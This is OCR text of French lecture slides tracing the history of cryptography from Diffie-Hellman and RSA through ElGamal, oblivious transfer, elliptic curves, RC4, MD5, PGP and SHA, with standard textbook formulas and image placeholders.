
Exemples

- RSA : $c = m^e \mod n$
- ElGamal : $c \equiv (g^r, h^r \cdot m)$

Échange de clé de Diffie-Hellman : 1976

Échange de clé





$K = A^b \bmod p = (g^a \bmod p)^b \bmod p = g^{ab} \bmod p = (g^b \bmod p)^a \bmod p = B^a \bmod p$


RSA : Rivest, Shamir & Adelman 1977

Clé publique : e, n

Clé secrète : p, q


où $n = pq$, p et q premiers

- Chiffrement $c = m^e \mod n$
- Déchiffrement $m = c^d \mod n$
  où $d = e^{-1} \mod \varphi(n) = (p-1)(q-1)$




CNIL : 6 janvier 1978

Commission Nationale de l'Informatique et des Libertés



Partage de secret de Shamir : 1979




Michael Oser Rabin : 1979

Digitalized Signatures and Public Key Functions as Intractable as Factorization

Résidu quadratique : $x^2 \equiv q \pmod{n}$

Oblivious Transfer : 1981

"*How to exchange secrets with oblivious transfer*", M. O. Rabin




Alice ne connaît pas b Bob ne connaît pas $m_{(1-b)}$

En 1985, 1–2 oblivious transfer

S. Even

O. Goldreich



A. Lempel

Calcul Muli-Parties Sécurisé : 1982

Qui est le plus riche ? Sans révéler les salaires

Problème des millionaires


Andrew Yao

Oded Goldreich, Silvio Micali, Avi Wigderson, David Chaum, Claude Crépeau, Ivan Damgård.

ARP protocol (Address Resolution Protocol) : 1982


RFC 826, couche 2, intra réseau

Trouver une @MAC à partir d'@IP




Signature Aveugle : 1983

"*Blind signatures for untraceable payments*", David Chaum



Chiffrement probabiliste : 1984

Taher ElGamal




Clé Publique : (p, g, h), où $h = g^a \mod p$.

Clé Privée : a


Chiffrement : Choisir r et calculer $(u, v) = (g^r, Mh^r)$

Déchiffrement : Avec (u, v), calculer $M \equiv_p v \times u^{-a}$

Communication quantique : 1984



Charles Bennett





Gilles Brassard

Elliptic-curve cryptography : 1985

Neal Koblitz


Victor S. Miller






RC4 : 1987


"Rivest Cipher 4" ou "Ron's Code" utilisé pour TLS (Transport Layer Security) et le protocole WEP (Wired Equivalent Privacy)






Cassé en 2001

Engagement (Committement): 1988




"*Minimum Disclosure Proofs of Knowledge*"



Gilles Brassard David Chaum Claude Crépeau

Border Gateway Protocol (BGP) : 1989

RFC 1105




Yakov Rekhter (IBM)

Kirk Lougheed (Cisco)


ZKP et Signature de Schnorr : 1989


"*Efficient Identification and Signature for Smart Cards*"

Claus-Peter Schnorr



Digital Signature Algorithm DSA : 1991






RSA: $m^d \mod n$

MD5 : 1991

Message Digest 5

Ron Rivest



Totalement cassé en 2004


Pretty Good Privacy : 1991

Chiffrement et signature des emails, Phil Zimmermann

"If privacy is outlawed, only outlaws will have privacy"

SHA : 1993

